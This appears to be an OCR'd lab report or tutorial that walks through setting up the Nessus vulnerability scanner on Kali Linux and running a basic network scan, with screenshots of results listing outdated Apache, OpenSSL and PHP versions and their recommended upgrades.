
Basic features of Nessus:

- Reduces attack surfaces and identifies vulnerabilities that must be fixed to prevent attacks. Comprehensive: Complies with the broadest range of compliance and regulatory standards. Scalable: Begin with a Nessus Professional single user licence and upgrade to Nessus Manager or Tenable.io as your vulnerability management needs grow.
- Low total cost of ownership (TCO): One low-cost, comprehensive vulnerability scanning solution
- Regularly updated: The Tenable research team is always adding new material.


1) To re-register our activation code we have to first stop our Nessus services, which can be done by the command “service nessusd stop”. Then we reset the userlist and re-register ourselves with the activation code as shown below.




2) On pressing Enter, the Nessus plugins start to download automatically.




3) Then we type “kali:8834” in google searchbar and we can see our Nessus window




4) Once we have logged in we go to “My scans” and select “New scan” from top right corner





5) Select “Basic Network Scan”




6) Then enter the domain name and start scan.








Kali-Linux-2021.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Nessus Expert / Folders / View Scan - Mozilla Firefox
https://localhost:8834/#/scans/reports/28/remediations
nessus
Scans
Settings
mouliksingh.arora2020...
Basic Scan
Back to My Scans
Configure
Audit Trail
Launch
Report
Export
My Scans
All Scans
Trash
Policies
Plugin Rules
Customized Reports
Terrascan
Scan Summary
Hosts 1
Vulnerabilities 33
Remediations 4
VPR Top Threats
History 1
Search Actions
4 Actions
Action
Vulns
Hosts
Apache 2.4.x < 2.4.54 Multiple Vulnerabilities: Upgrade to Apache version 2.4.54 or later. 14 1
OpenSSL 1.1.1 < 1.1.1q Vulnerability: Upgrade to OpenSSL version 1.1.1q or later. 5 1
PHP 8.0.x < 8.0.24 Multiple Vulnerabilities: Upgrade to PHP version 8.0.24 or later. 3 1
Oracle TNS Listener Remote Poisoning: Apply the workaround in Oracle's advisory. 1 1
Scan Details
Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v2.0
Scanner: Local Scanner
Start: Today at 1:31 PM
End: Today at 1:52 PM
Elapsed: 21 minutes
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



Kali-Linux-2021.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Nessus Expert / Folders / View Scan - Mozilla Firefox
https://localhost:8834/#/scans/reports/28/hosts
nessus
Scans
Settings
mouliksingh.arora2020...
Basic Scan
Back to My Scans
Configure
Audit Trail
Launch
Report
Export
My Scans
All Scans
Trash
Policies
Plugin Rules
Customized Reports
Terrascan
Scan Summary
Hosts 1
Vulnerabilities 33
Remediations 4
VPR Top Threats
History 1
Filter
Search Hosts
1 Host
Host
Vulnerabilities
172.16.145.135
3 5 13 64
Scan Details
Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v2.0
Scanner: Local Scanner
Start: Today at 1:31 PM
End: Today at 1:52 PM
Elapsed: 21 minutes
Vulnerabilities
Critical
High
Medium
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


7) Performing Malware Scan by Nessus



